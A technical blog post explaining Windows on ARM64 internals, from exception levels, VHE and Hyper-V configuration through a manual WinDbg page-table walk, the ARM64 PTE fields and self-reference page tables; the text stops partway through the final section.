ARM, unlike Intel, does not leverage what is know as the traditional “privilege” levels (e.g., PL 3, for user-mode, and PL 0, for kernel-mode). These are often referred to as “rings”. ARM instead refers to a processor that is “running” at a particular exception level (which is also responsible for enforcing privileges similar to “ring levels”). This is because ARM64 uses an exception-based architecture. What I mean by this is effectively “everything” is an exception; from special instructions like svc (which is referred to as a “supervisor call” and is the ARM64 version of a system call) which simply induces a particular type of exception; all the way to an interrupt (yes an interrupt is considered an exception on ARM!). This is because ARM refers to an exception as “any condition that requires the core to halt normal execution and execute a dedicated software routine”.

The ARM architecture sees that software stores a vector of exception handlers in the VBAR_ELX system register (similar to a control register or also an MSR on x86), with X denoting the exception level. For example, all of the exception handlers for the processor running at exception level 1 (effectively “kernel mode”) are stored in the VBAR_EL1 system register. On Windows, the vector for the exception handlers - tracked through the symbol nt!KiArm64ExceptionVectors - is stored in this system register. A few of them can be seen below, such as the user exception handler, the interrupt handler, and fast interrupt request handler (FIQ).

ARM currently defines 4 main exception levels - exception level (EL)3 - EL0. For ARM the terminology is inverse to that of Intel. The lower the number, the less privileges. For example, EL0 refers to “user-mode”. What is particularly interesting about ARM is that, unlike Intel - which really only uses privilege level 0 for kernel-mode and privilege level 3 for user-mode - all of the exception levels have a documented purpose (although they do not have to be used for their documented purpose). This even includes the hypervisor! The hypervisor, on Intel-based systems, is often (mistakenly) referred to as “ring minus 1”, or “ring -1”. There is no architectural support for a “ring -1” on Intel systems - the hypervisor simply runs at ring 0, but in a different mode (VMX root). However, on ARM-based systems “exception level” 2 is documented as reserved for the hypervisor.

The exception level, just like “ring levels”, gives credence to what types of privileged actions are allowed. Just as in the case of Model-Specific Registers (MSRs) on x86-based processors, many system registers are only accessible at certain exception levels (although, not all of them are only accessible at a “higher-privileged” EL. For example, some EL1 system registers can still be “accessed” by EL0. Additionally, some EL2 registers can be accessed from EL1, although the operations may be trapped to the hypervisor in EL2). In addition, certain memory regions are only accessible at certain exception levels.

The “current exception level” is stored in the CurrentEL system register. This can be examined with WinDbg, although WinDbg has an odd way of fetching the value of the system register. Through trial-and-error it was discovered it is possible to read ARM system registers using the rdmsr command in WinDbg and passing in the documented encoding values found in the ARM documentation - encodings are similar to an “MSR address/identifier”. In this case, the encoding for the CurrentEL register is:

  • 0b11 (3)
  • 0b000 (0)
  • 0b0100 (4)
  • 0b0010 (2)
  • 0b010 (2)

This gives us a total value of total value of 30422. Passing this as a constant hex value (0x30422) to the rdmsr command allows reading the target system register.

The CurrentEL registers documents that bits 0 and 1 are “reserved” bits (so the “current EL” starts, technically, at bit 2 and goes through bit 3). In our example, the current EL is 0b01 (disregarding bits 0 and 1) for both a local kernel debugger (execution in kernel-mode) and while in user-mode (more on this in a few paragraphs).

The exception level, when execution is in kernel-mode, is that of 0b01 - or EL1. This makes sense as ARM documents that the privileged part of the operating system (e.g., the kernel) runs in EL1. We should, however, bear in mind that modern Windows installations (even on ARM64) are virtualized - and there is “more than what meets the eye” because of this. This means it is worth briefly talking about the hypervisor/OS design on ARM64 Windows systems.

Windows and Virtualization Host Extensions (VHE)

Newer ARM processors (starting with ARMv8.1-A and higher) have support for VHE, or “Virtualization Host Extensions” - which is a feature that extends what capabilities are afforded to exception level 2 (EL2) - which is where the hypervisor runs.

VHE, which seems to have been developed with Linux and type-2 hypervisors in mind, specifically allows one to optionally run an entire host operating system in EL2. This means both the hypervisor and guest OS are in the same exception level. The reason why one would want to do this makes a lot of sense. A type-2 hypervisor, without VHE, typically would run in EL1 as a kernel software package. Since EL2 is “for the hypervisor” this means that there is a constant switching between EL1 and EL2 in order to preserve system register state across VMs entering/exiting, caches constantly being flushed - and other items not mentioned here - resulting in more performance degredation. Placing the host OS and the hypervisor in the same exception level results in far fewer guest <-> hypervisor context switches. In addition, there are other gains to be had.

“Pre-VHE” EL2 only had 1 page table base register, limiting the amount of address space EL2 can use and making it almost impossible to put a host OS, which is what VHE does, in EL2 since a host OS needs to also typically run user-mode applications in addition to a kernel. We will talk more about this later, but the page tables are “split” between kernel/user page table roots - meaning “pre-VHE” EL2 can only address half of what EL1 is capable of doing (and meaning that there is not enough “room” to host all of the user-mode things an OS needs to support). VHE, on the other hand, extends the number of page table root registers to 2 for EL2 - effectively giving EL2 and almost identical paging nomenclature to EL1 - and allowing both user-mode and kernel-mode to both be addressable “in the same way”. Lastly, a nice feature called “system register redirection” is present via VHE, which does the following:

  1. The “real” contents of the EL1 registers (e.g., the EL1 registers used by anything actually running in EL1) can be found via a new set of “aliasesed” registers appended with EL12 and EL02 from EL2 itself. This allows EL2 direct access to EL1 system register contents without needing to preserve them/re-populate them across context switches.
  2. Most accesses to EL1 registers (meaning not using the EL12 registers, but the “literal architectural” EL1 registers) transparently redirect to their EL2 variants. This is a product of VHE being designed in a way that does not require many changes to an operating system that previously ran in EL1 (accessing EL1 registers) which will now run in EL2 via VHE. Remember - if you are a host OS kernel you are usually in EL1 (without VHE). If you put that kernel in EL2, you would need to re-write all of your system register access code to update EL1 accesses to EL2. System register redirection avoids this, allowing software to still access EL1, in EL2, and “magically” have the hardware access what you intend to access - which is EL2 (since the software is now running in EL2). This also means, for example, that if you parse Hyper-V for accesses to the EL2 page table root system registers - you will never find such an operation. Instead you will only see accesses to TTBRX_EL1 which is then redirected to the “EL2 equivalent” in hardware (e.g., TTBRX_EL2). With HCR_EL2.E2H (VHE) set, EL1 accesses (actual EL1 registers, not the EL12 and EL02 registers) are redirected to EL2 equivalents.

As mentioned, VHE really has type-2 hypervisors in mind - meaning that, on purpose, EL1 is left void of all software except the kernel of a guest, which runs in EL1. Below is a helpful chart produced by ARM to outline this setup. E2H and TGE (traps all exceptions from EL0 to EL2 since the host would now be running in EL2 instead of EL1 and, as a result, things like system calls need to go from EL0 to EL2 now instead of EL1) define the behavior here. The “gist” is that EL1 is for the guest kernel to run, not the “host kernel”.

Windows, however, breaks this mold. Although VHE is configured in Hyper-V, Windows still uses EL1 for the actual operating system/NT kernel by design. This means that both guest kernels (VMs) and the NT kernel run in EL1. This is because, again, we are running under VBS. With the hypervisor enabled NT lives in the root partition (with actual VMs being in child partitions). In this case both root partition and guest partition are treated as “guests” in the sense that both have memory access gated via SLAT (“stage 2 tables” on ARM) - although pages in the root partition are simply identity-mapped. I have talked about the configuration of the root partition and identity-mapped pages in a previous blog on HVCI. EL1 is for both the root partition (NT kernel) and child partitions(s) (VMs), with the hypervisor not making a “distinction” between them when allowing a “guest” to run in EL1.

This, however, is still not the main/actual reason why VHE is configured on Windows systems. Although Windows/Hyper-V configures VHE - it is obviously not to gain the “benefit” of having the host OS also run at EL2 (because, as we have seen, it doesn’t). The main reason VHE is configured for Windows is to instead to allow software running in EL2 to gain the benefit of the software “behaving” as if it were running in EL1. EL2, as an example, has a different “page table schema” than EL1 without VHE enabled (and, therefore, can only address half the memory as EL1 can). With VHE, however, two roots are in place (TTBR0_EL2 and TTBR1_EL2). Other benefits include system register redirection and maintaining a firm boundary between the kernel (EL1) and hypervisor (EL2). Effectively, EL2 makes software in EL2 “behave” more like software that runs in EL1 - by affording it all of the benefits (and more) that I just mentioned. To examine this further, we can look at Hyper-V in more detail.

Hyper-V is responsible for configuring the hypervisor settings for the ARM machine (although winload.efi performs some configuration as well). Taking a look at the ARM64-based Hyper-V binary (hvaa64.exe) we can see that the hypervisor configuration register, HCR_EL2, has a hardcoded configuration mask of 0x400000018 when Hyper-V begins (although the configuration can be updated). The upper nibble (4) in this case corresponds to bit 34. In the HCR_EL2 hypervisor configuration system register documentation this corresponds to E2H feature. E2H stands for “exception level 2 host”. This means that if the bit is set (HCR_EL2.E2H) there is support for VHE. Notice, additionally, HCR_EL2.TGE is not set. This would be necessary if, for instance, the host OS ran in EL2 - as exceptions would then need to be trapped into EL2. They do not, under Windows, because EL0 (user-mode) <-> EL1 (kernel-mode) is still valid. Almost all exceptions (svc instruction, etc.) are trapped into EL1 from EL0. We don’t want to trap EL0 into EL2, as for one the NT kernel runs in EL1, but we dont want to enter the hypervisor so often.

To reiterate: with VBS and Hyper-V enabled and HCR_EL2.E2H (VHE) enabled the host OS and NT kernel still run in EL1.

We have taken a bit of a detour, so let’s get back to where we were - exception levels. Traversing backwards for a second we can recall earlier that the exception level, when execution was in user-mode, was EL1 and not EL0 via WinDbg. Let’s now talk about why this is. The answer is very simple actually, and it has to do with the way we are querying it (hint, the current EL really is EL0!). The reason why we see EL1 has to do with how the rdmsr command in WinDbg works. When rdmsr is executed, this will actually invoke a kernel function (specifically nt!KdpSysReadMsr). It is therefore the kernel which executes the register read. Since the read will always happen in kernel-mode, the current exception level will always be 1 in the eyes of the rdmsr command. To get the “real” value in user-mode we can instead write a basic application to read the current exception level register in user-mode (which, again, goes back to what I mentioned earlier - some system registers can be read from EL0/user-mode).

//
// ARM64_SYSREG is defined in winnt.h.
// _ReadStatusReg is defined as an intrinsic function in intrin.h.
//
const int currentElReg = ARM64_SYSREG(3, 0, 4, 2, 2);
wprintf(L"[+] CurrentEL: %llx\n", _ReadStatusReg(currentElReg));

In addition to exception levels, ARM has another item of interest in the execution model which helps define privileges - the “security state”. We will briefly talk about it, as it is not used on Windows.

Security States: Secure Vs. Non-Secure

I would like to preface this section to say that is is, effectively, not applicable for Windows - but it is worth a small blurb.

A feature called TrustZone, on ARM, is present in order to to split out the computer into two “states”: secure and non-secure state. These are self-explanatory terms - some parts of the computer we want to “hide away” from non-secure portions of the computer. For example, “secure state” has access to both secure and non-secure state memory, system registers, etc. However, non-secure state only has access to non-secure state memory, system registers, etc.

Secure and non-secure states are similar in concept to that of VTL 0 and VTL 1, where certain regions of memory (secure state memory) are isolated from less-trusted entities (like non-secure state memory). There is a special exception level, exception level 3 - the secure monitor - which is responsible for facilitating transitions between secure/non-secure state and also handles requests for Secure Monitor Calls (SMC) - which effectively is a special instruction that causes an exception into EL3. This allows, for instance, non-secure world to communicate with secure world.

Since Windows has its own concept of secure/non-secure (VTLs), “secure state” is not used on Windows (Windows never really touches EL3). This is corroborated by the following statement from Windows Internals, 7th Edition, Part 2:

Although in Windows the Secure World [Secure state] is generally not used (a distinction between Secure/Non-secure world is already provided by the hypervisor through VTL levels), …

More information about security states can be found here.

Current Execution State

Before ending this portion of the blog, related to system architecture, there are two other points of contention to bring up. On an x86 system, the current “processor block” is always accessible through the gs segment register. However, ARM does not have the concept of segmentation in the same way that x86 does. Because of this, we need a new way to store “the current” processor block, thread, etc.

On Windows ARM systems, Windows treats the X18 (called XPR as well, or “platform register”) register as a reserved register. This always points to the current KPCR structure in kernel-mode and, in user-mode, always points to the current TEB structure.

There are, however, some “other” registers which are used to store OS/thread-specific information. ARM documentation defines this as “OS-use” and, therefore, “not used by the processor”. They are up to the discresion of the OS:

  1. TPIDRRO_EL0 (current CPU -> accessible in EL0)
  2. TPIDR_EL1 (current KPCR)
  3. TPIDR_EL0 (reserved)

Windows still uses X18/XPR when calling macros, for instance, that “get” the current KPCR instead of using the system register.

Windows Virtual Memory Internals - ARM64 Edition

Let’s now start talking about virtual memory internals and paging on ARM!

Before going further, however, it is probably prudent to mention the ARM version of “Second-Level Address Translation” since it is an important topic (as VBS always results in SLAT being used) and since it is not the primary topic of this blog post. ARM refers to SLAT as “stage 2” translations. With virtualization enabled the concept of “extended” page tables still applies to ARM, although the terminology differs. As you may know, Intel leverages extended page tables (EPTs) to facilitate isolation and translation of memory “in a guest” to actual system physical memory. ARM has a similar concept, with “stage 1” translation referring to “intermediary” translations - being that of a virtual address to that of an “intermediary” physical address (similar to guest physical address on Intel). However, if a hypervisor is not present, stage 1 instead converts virtual addresses into actual physical addresses (since no hypervisor is present) and no further translation is needed. If a hypervisor is present, typically then what is known as “stage 2” translations will occur - where the previously-genereated intermediary physical address (IPA) is converted into actual physical memory (similar to GPA -> SPA on Intel). So although in our example we will show the NT kernel facilitating the translation, technically these are all “IPA”, or intermediate physical addresses. However, memory in NT is identity-mapped - meaning that the root partition can still access “real” physical pages since all of the “guest” physical memory corresponds directly to system physical memory - although memory access is technically gated by stage 2 table translation.

Let’s now explore the virtual memory implementation on an ARM-based version of Windows!

Paging Hierarchy

ARM-based processors also have a paging hierarchy similar to that of Intel. Standard 64-bit Intel machines today have 4 levels of paging, with LA-57 processors capable of implementing 5 levels (although this is beyond the scope of this blog post, as well as ARM’s own 52-bit and 56-bit implementation). This means that there are four page tables used in the virtual-to-physical address translation process on ARM64 when 4 levels of paging are involved.

Unlike Intel, ARM lets the operating system have more “of a say” in the configuration of what kind of translation schema will be in-use (of course, only if the architecture supports it, which can be determined via the ID_AA64MMFR0_EL1 system register). What I mean by this is a specific translation granule is defined in a system register - which effectively defines the level of granularity that the final page in the memory translation process has, otherwise referred to as “the smallest block of memory that can be described”. This effectively means the size of a page is the granule. Just like Intel, each paging structure “addresses” a certain range of memory (e.g., table X describes 1 GB of memory, for example). The “last” or “final” paging structure typically describes the smallest unit of memory/final page - which is usually 4KB on 64-bit systems.

The most common example of this, on a 64-bit operating system, is 4KB - meaning translations, when the granule is 4KB, result in mapping a final, 4KB-sized physical page. Granules have a more specific meaning, however, and that is the granule helps to define which bit in a virtual address corresponds to the first index into the first page table.

There are typically 4 tables used for translation on most modern ARM64 machines. This can be seen below, and is taken from the ARM documentation found here.

Instead of “PML4, etc.” the tables are named Level 0/1/2/3 - with the final step being a computation of an offset from the “last” table index (which is the index into the level 3 table). Each table is responsible for mapping portions of the entire VA space - just like Intel-based systems. As an example, just like Intel systems, the root page table (under the Windows 4KB granule schema) addresses 512 GB. This is because each page table still has, like Intel-based systems, 512 page tables (again, when 4KB pages are used. This changes when the granule does). Since Level 1 contains “1 GB mappings”, this means level 0 can contain 512 “level 1 entries” or “1 GB mappings” - meaning level 0 can address 512 GB of virtual memory.

Using the debugger, we can validate investigate where in the virtual address we must begin for the translation process. This location is defined by the architectural limit (64-bits in this case) and the granule. The granule on my machine is set to 4KB, and is denoted by the system register value TCR_EL1.TG0 and TCR_EL1.TG1 (we will see why there are effectively “two” versions of everything, including page table root system registers shortly).

With the architectural limit and granules known, we then can turn our attention to, again, the TCR_EL1 system register, specifically the TCR_EL1.T0SZ (bits 0 - 5) and TCR_EL1.T1SZ (bits 16 - 21) values define which bit in the virtual address that represents the “true” size of the virtual address. TCR_EL1.TXSZ determines the most significant bit used in the VA translation process (e.g., the first bit used in the calculation for the first table index). On Windows for ARM, the values of TCR_EL1.TXSZ are both 0x11, or 17 decimal. Taking the full size of a VA (64) and subtracting from it 17 yields a value of 47. This means the 47th bit (technically position 46, since we index from 0 - e.g., 46:0) is the first bit we need to locate for the translation process. What this means is that Windows technically employs 47-bits for tranlsation on ARM - unlike x64 systems that typically employ 48-bits for translation (notice I am referring to “bits used for translation” not the actual size of the address). Although on 47-bits are used for translation on Windows systems, Windows on ARM64 is still considered as using 128 TB of memory for user-mode and 128 TB of memory for kernel-mode - effectively meaning that although 47-bits are used for translation the addresses themselves are treated as “48-bit”. This is because although only 47-bits are used for translation, the 48th bit (meaning bit 47 from position 0) and onward are still actually used still to denote user/kernel (technically bits 63:47, which is “bit 64 to bit 48” since we index from 0 denote user/kernel). Because of this, bit “48” is still relevant, but not used for translation purposes. On Intel, the 48th-bit not only denotes user/kernel but is still used in the translation process. This means that also ARM addresses are “relevant” through bits 47:0 - the same as Intel - and therefore we can say the address space is still the same (128 TB for user-mode and 128 TB for kernel-mode) even though only 46 of the bits are used for translation on ARM, as there is a dedicated bit (series of bits technically) for selecting either the kernel or user page tables (there are two page table roots on ARM in EL1), whereas Intel uses bit 47 to denote both user-mode and kernel-mode and also the first significant bit in the translation process.

As an aside, we will talk more in a second why there are two “page table roots”. Conceptually, we can say that the page table root is similar to the CR3 register on x86-based systems, and the TXSZ bit defines where in the virtual address we start for the first page table lookup.

Page Table Roots And Memory Configuration

One of the distinct differences on ARM systems is the boundary between user-mode and kernel-mode memory. Instead of “just” using a certain bit to denote the “lower” and “higher” address ranges ARM actually breaks out the page table roots for “lower” (user-mode) virtual addreses and “higher” (kernel-mode) addresses (although, technically, the “48th bit” is partly still responsible for determining which page table root is used in the table walk - and thus it can still be said that this bit also denotes user/kernel). TTBR0_EL1 is the user-mode root and TTBR1_EL1 is the kernel-mode root. For the user-mode root, bits 1 - 47 are the physical address of the page table root. Bit 0 refers to the Common not Private bit. On Windows, this is always set to 0. Common not private refers to the fact that address and VM identifiers (which we will talk about shortly) can be shared across different processors. In fact, the Microsoft Surface Pro machine on which this blog was done does not even support CnP (via ID_MMFR4_EL1). This means that we can effectively treat bits 47-0 as the base root table physical address (similar to CR3 on x86) for TTBR0_EL1.

Every user-mode process on Windows on ARM still carries “their” per-process page table root in KPROCESS.DirectoryTableBase. This value, on context switch, is then loaded in to the TTBR0_EL1 system register - which maintains the “current” lower (user-mode) address space. This is how Windows on ARM, identically to x86, maintains a private process address space when a particular process is executing.

Two questions likely stand out:

  1. Why is the “higher” (kernel) portion being computed from an offset of the user-mode page table root? Why would the user-mode root have any bearing on the kernel-mode root?
  2. Additionally, what is ASID, and why is it used in storing the both page table roots?

The latter question is probably best-suited to be answered first. ASID, or Address Space Identifier is a very neat ARM concept. This allows effectively allows the system to “tag” translations (e.g., a translated virtual address) with an ASID. This associates a translation with a process. We will talk more about the Translation Lookaside Buffer (TLB) later, but the ASID is important to the TLB on ARM!

Coming back to the first question - why is the kernel page table root being configured in such a way? This comes as a result of TTBR1_EL1 having a slightly different implementation on Windows and also the way Windows works in general - as well as some differences between ARM and Intel architectures.

Let’s talk first on how the address translation works. Earlier I mentioned that on ARM64, for Windows, translation starts at bit 47. The first table lookup (level 0) would theoretically be bits 47-39. However, this is one of the nuanced differences between x86 and ARM. Bit 47 helps to denote which page table root to use. So technically it is used in the translation process, but it is not used as an index into the first table. This means that bit 47 is “ignored” in the sense of being used to compute the index into the level 0 table. Why does this matter?

The addition of the value 0x800 to kernel page table root (TTBR1_EL1) from the user-mode root (TTBR0_EL0) is really the addition of “half” a page, which is 2048 decimal bytes. This means the addition of 0x800 bytes to TTBR1_EL1 is a compensation for the fact that bit 47 is not used in the translation process. Recall that each page level has 512 entries. This is capable of addressing both the entire user-mode and kernel-mode virtual address space. So, the 512 entries are now split between both page table roots. The user-mode portion is in TTBR0_EL1 (first 256) and the kernel-mode portion is in TTBR1_EL1 (second 256) - for a total of 512 entries between them, split across 1 page of memory (e.g., 1 page of memory contains the 512 entries, 256 in each “half”, or 0x800).

On ARM, just like x86, a page table entry is sizeof(ULONG_PTR) - which is 8 bytes. So, 256 * sizeof(PTE) (which is 8 bytes) gives a value of 2048 in decimal, or 0x800 in hex! This means the “second half” of the level 0 table/page table root - which is the kernel-mode portion - would come after the first 256 entries. Since 256 entries take up 0x800 bytes - this is exactly why the kernel-mode portion starts at TTBR0_EL1 at offset 0x800! Additionally, this means the “kernel-mode” portion of the page table root is also always swapped out on context switch - and does not just remain as a “flat” table for all kernel-mode memory. This is because a process on Windows may be executing in context of a particular process, but doing so in kernel-mode. An example of this is a system call transitioning into kernel-mode, but executing on the same thread which issued the system call. Because of this, even though kernel-mode memory has access to user-mode memory, it continues to do so in context of a particular private process address space. Since the page tables are per-process, Windows simply does the following (taken from Windows Internals, 7th Edition, Part 1):

To avoid having multiple page tables describing the same virtual memory [the shared kernel memory], the page directory entries that describe system space are initialized to point to the existing system page tables when a process is created.

So although there is a “per-process” kernel page-table root (TTBR1_EL1), which is updated every context switch, the entries all mostly point to the same physical memory (meaning the kernel mappings are mostly “shared” across processes). This can be seen below. Using !vtop (though we will still show manually translating an address later) with two separate page table roots all of the paging structures used for translations are the exact same for a kernel-mode address - minus the first index (indexing level 0, which is the root. This is expected, because each process has a different base root address - but the rest of the physical addressing structures are the same, because they are simply copies):

We will see later on additional reasons why it is best to keep the system mappings as “per-process” when we talk about Address Space Identifiers (ASIDs).

Translation Process

Let’s now, as an example, translate a kernel-mode virtual address with the knowledge we now have! Let’s attempt to translate the address of the kernel-mode function CI!CiInitialize using the page table root of our current process. Here I am using a local kernel debugger, so the debugger is always “in context” of the “current process” - which is EngHost.exe. This means the ARM system registers holding the page table roots, in my debugger, will always be “my own”.

After retrieving the page table root (remember, we are using TTBR1_EL1 in this case because bit 47 is set to 1, which denotes use the kernel page table root) we then:

  1. Extract bits 46 - 39 (bits 47-63 are simply used to denote the table! Bit 47 is not used in the translation) to retrieve the level 0 page table index
  2. Index the array (index number + data type size, which is sizeof(PTE), or 8 bytes)

This gives us the level 0 PTE, which allows us to find the level 1 page table root.

The raw value is 0x0060000081715f23. These are the raw contents of a PTE (represented in software as nt!_MMPTE_HARDWARE). If you are familiar with Windows, you will know the PFN (page frame number) spans bits 47:12 (starting from bit 0). We can simply use bitwise operations to extract the PFN from the PTE, to denote the physical frame. From here, all we then need to do is multiply the PFN by PAGE_SIZE - which is 4KB (based on our granule). This gives us the physical address of the level 1 page table (remember a physical address is simply just a PFN * PAGE_SIZE).

As we just say, bits 46:39 from the target VA are used for the first table index (level 0), and now bits 38:30 are used to index the next table (level 1).

The raw value of this PTE is 0x0060000081714f23 - and this PTE’s PFN describes where the next page table (level 2) lives.

With the base address of the level 2 table, we can simply repeat the process. Bits 29:21in the VA (CI!CiInitialize) are the index used to find the next table - the final level 3 table.

This time the raw PTE value is 0x0060000081d04f23. We now have a PTE that describes the last page table, level 3. We can simply extract the physical page of the level 3 page table and index it one last time to find our final 4KB physical page.

With the physical address, we then can index the level 3 page table using bits 20:12. This will give us the PTE that describes the final physical page (the physical address of CI!CiInitialize).

The final PTE’s raw value is 0x9040000fdc755783. Extracting the PFN and calculating the physical address, however, seems a bit off. We get some valid physical memory, which seems to be a function (as it unassembles correctly), but it is not CI!CiInitialize.

This is because, although bits 20:12 do the last of the page table indexes, bits 11:0 still mean something. Bits 11:0 are meant to be used as an offset into the final translation. What this means, is the physical address produced by the level 3 index (the final block) still needs the remaining bits added on. When we do this, we get the correct physical address of CI!CiInitialize!

This means the final physical address for CI!CiInitialize is 0xfdc7552c0! We can confirm this with the !vtop extension.

Now, the key obviously here was the leveraging of the PTEs to denote the physical addresses of the paging tables. We have thusfar just referred to PTEs as very “abstract” concepts - with just raw values. Because the PTE layout slightly differs from traditional x86 machines to ARM machines, it is worth talking about the layout of the PTEs on Windows and how also how they are managed.

ARM64 Page Table Entries

Windows under ARM64, identically to x86, leverages the nt!_MMPTE_HARDWARE structure to represent page table entries and uses nt!_MMPFN to describe page frame numbers (PFN). In addition, for reasons we will talk about later, the PTEs are accessible on Windows systems in virtual memory. Recall that in our previous translation analysis we were inspecting physical memory - which contained the PTEs. PTEs reside in physical memory.

Using WinDbg we can inspect the PTE associated with KUSER_SHARED_DATA in kernel-mode, as well as a user-mode allocation which was allocated via MsMpEng.exe (the Microsoft Defender process).

The first thing to call out here is that PXE, PPE, PDE, and PTE are irrelavant here. The appropriate names (level 0 entry, level 1 entry, etc.) have not been updated in the WinDbg !pte extension for ARM.

Additionally, many of the PTE fields will look similar to their x86 counterparts, but there are still a few fields which are worth talking about here:

  1. MMPTE_HARDWARE.NotLargePage
  2. MMPTE_HARDWARE.NonSecure
  3. MMPTE_HARDWARE.NotDirty
  4. MMPTE_HARDWARE.Sharability
  5. MMPTE_HARDWARE.NonGlobal
  6. MMPTE_HARDWARE.PrivilegedNoExecute
  7. MMPTE_HARDWARE.UserNoExecute

The first, NotLargePage, not not specific to ARM64. “Large pages” are referred to pages which map more memory than the specified granule (4 KB) allows for. This is very common, for instance, for code (usually the .text section but can be other sections) in ntoskrnl.exe. Recall that each page table (level 0, 1, 2) is responsible for addresses a certain amount of memory. As we have already talked about, level 0 addresses 512 GB (512 PTEs, each PTE maps 1 GB of memory). Level 3 addresses 4 KB per PTE. Level 2, which is the table we care about for large PTEs, maps 2 MB of memory per table. This means that a large page is a 2 MB memory mapping, with the final table (level 3) being ignored. Level 2’s PTE becomes the “final” PTE (plus any offset that needs to be added, like we saw with the level 3 table index). NotLargePage is set to 0 to say “this is a large page, ignroe the final PTE”.

The second is NonSecure. We talked briefly earlier about “secure and non-secure states”. The NonSecure bit refers to which security state the in-scope memory belongs to (secure can access secure and non-secure, non-secure can only access itself). As mentioned earlier, Windows does not rely on the security states and, instead, leverages the existing Virtual Trust Levels (VTLs) which have been around since Windows 10 via VBS. However, as ARM documentation states: “In non-secure state, the NS bits [and NSTable bits] in translation tables are ignored.” We have covered this previously - Windows does not “use” the security states and, therefore, although this bit describes the security state, it is ignored on Windows.

The third is NonDirty. This is only worth calling out because on ARM64 this is the inverse of what is present on x64 on Windows. What I mean by this is NonDirty means this page has not been written to, whereas x64 machines maintain a Dirty bit to maintain if a page has been written to.

The fourth is Sharability. This refers to the SH bit by ARM - known as the “shareable attribute”. The behavior for shareability is actually facilitated by TCR_ELX.SHX - where X represents the target exception level. For EL1 on Windows this is typically set to 0b11, or 0x3 - which is why shareability is 3 for both the user-mode and kernel-mode !pte examples we showed earlier. 0x3 corresponds to what is known as “inner shareable” - which is one of three possible states (non-shareable, outer-shareable, and inner-shareable). The shareability of memory comes down to which processors the target memory can be cached on. By setting “inner-shareable” this allows all processors to guarantee cache coherency (all processors can see the same “view” of the caches. Updates to one of the caches are reflected in all caches). There are potentially other use-cases outside the scope of this blog post, especially when it comes to device memory and DMA. the ARM A-Profile documentation section B2.7.1 provides more information.

The fifth is NonGlobal. This is an actual ARM-defined bit referred to as nG. Non-global denotes that the target memory is only valid in context of a specific application. This is why you can see, for example, in our previous user-mode PTE screenshot (memory allocation from MsMpEng.exe) that the user-mode memory has the NonGlobal bit set, while the PTEs that map the kernel-mode memory have NonGlobal set to 0 - as the kernel-mode address space on Windows is shared. Non-global will be talked a bit more about when we get to the TLB.

The sixth and seventh bits are the PrivilegedNoExecute and UserNoExecute bits. These bits are very self-explanatory. The main thing to call out here is the presence of two bits to describe executable permissions - whereas the PTEs on x86-based systems have a single bit with a separate bit denoting if the page is a user or supervisor page. Note that ARM PTEs also still maintain the Owner bit (user/supervisor) on Windows.

Just like on x86-based installations of Windows, the PTEs are mapped into virtual memory and are randomized on a per-boot basis. My dear friend Alex Ionescu talked about how this works on Windows already. Wrappers like nt!MiGetPteAddress, for dynamic fetching of a particular PTE’s VA, are still present - although the symbol names are different. On ARM, for instance, nt!MiGetPteAddress simply points to nt!HalpGetPteAddress. However, ARM64’s implementation is slightly different based on the mechanics of accessing raw 64-bit values. ARM does not really have the concept of a “direct” loading of an arbitrary 64-bit immediate value (like mov reg, 0x4141414141414141). ARM, instead, has a typical pattern of loading a value from a relative offset. In addition ARM64 typically requires that instruction fetches are aligned to sizeof(WORD) - which refers to 4 bytes in the ARM world. So most code you see is always 4-byte aligned. Why do I bring this up? ARM “uses” “2, 4-byte” slots after nt!HalpGetPteAddress, in-between the PTE function and the next function in the .text section in ntoskrnl.exe as the target for the base of the PTEs. Since ARM effectively “guarantees” that code is 4-byte aligned, typically values that are 64-bit immediates, as an example, are stored at an offset from the instruction they are accessed from. This means that nt!HalpGetPteAddress + 0x10 is the target for the base of the PTEs on ARM. This value is dynamically relocated at runtime.

Lastly, as a point of contention, the process for indexing the PTE array (PTEs in virtual memory) is the same as x64:

  1. Convert the target address to a virtual page number (VPN) - divide by sizeof(PAGE_SIZE)
  2. Multiply the VPN * sizeof(PTE)
  3. Add the base of the PTEs to the value

Although, so far, we have talked about ARM PTEs - one thing that we have not mentioned (although it is already-known throughout the Windows world) is PTE management. The PTEs live in physical memory as we have seen in our previous translation example. However, CPUs can only access virtual memory directly. This leads to an interesting question - how do we manage PTEs from virtual memory (because our CPU requires it) if they live in physical memory? We don’t want to have map and unmap physical memory every single time we want to update a PTE.

Self-Reference Page Tables And Page Table Management

This section of the blog post is not entirely specific to ARM64. However, ARM still does use it on Windows for PTE management in virtual memory (and there are some slight nuances, so probably it is worth talking about anyways) - and I have always felt many of the in-depth explanations of PTE management in virtual memory have left a lot to be desired on Windows systems as many articles assume the reader has knowledge already of these concepts. I also am really passionate about this specific topic because I find the Windows implementation so clever. Since I am already doing a blog post on virtual memory internals, I thought it would be prudent to also talk about how exactly Windows is able to manage the PTEs (in physical memory) from virtual memory at every translation level on ARM (level 0, level 1, level 2, and level 3). On x64 systems you will typically hear the term “Self-Reference PML4 entry”. PML4 refers to the root page table on Intel-based systems. On ARM we can refer to this as “Self-Reference Level 0 entry”.

Recall from a previous section how the translation process works:

Level 0 is used to get level 1’s table address, level 1 is used to get level 2’s table address, level 2 is used to get level 3’s table address, and level 3’s table address is used to get the final page in memory we are looking for (the final physical memory page). Recall how each of these tables is indexed. Each table index results in the fetching of a PTE - which we talked about already. Each PTE provides the page frame number (PFN) - which when multiplied by the size of a page - provides the physical location in memory of the next translation table. This, as we know, is how it breaks down:

  1. Level 0 table index -> PTE (PTE points to Level 1 entry)
  2. Level 1 table index -> PTE (PTE points to Level 2 entry)
  3. Level 2 table index -> PTE (PTE points to Level 3 entry)
  4. Level 3 table index -> PTE (PTE points to physical memory)
  5. (Does not result in a table lookup) -> final physical address (extract PFN from previous step, add any offset)

There are 4 table lookups, but the “fifth” step is taking the “final PTE”, extracting the PFN, multiplying by the size of the page (to get the final physical address) and add any relevant offset from the virtual address. We can see this with !vtop:

What if, for instance, we “short-circuited” the table lookup and somehow we coherced the processor to only give us three levels of lookup - while maintaing the exact same memory layout? Let’s take a look:

  1. Level 0 table index -> PTE (PTE points to Level 1 entry)
  2. Level 1 table index -> PTE (PTE points to Level 2 entry)
  3. Level 2 table index -> PTE (PTE points to Level 3 entry)
  4. Level 3 table index -> PTE (PTE points to physical memory) 5. (Does not result in a table lookup) -> final physical address (extract PFN from previous step, add any offset)

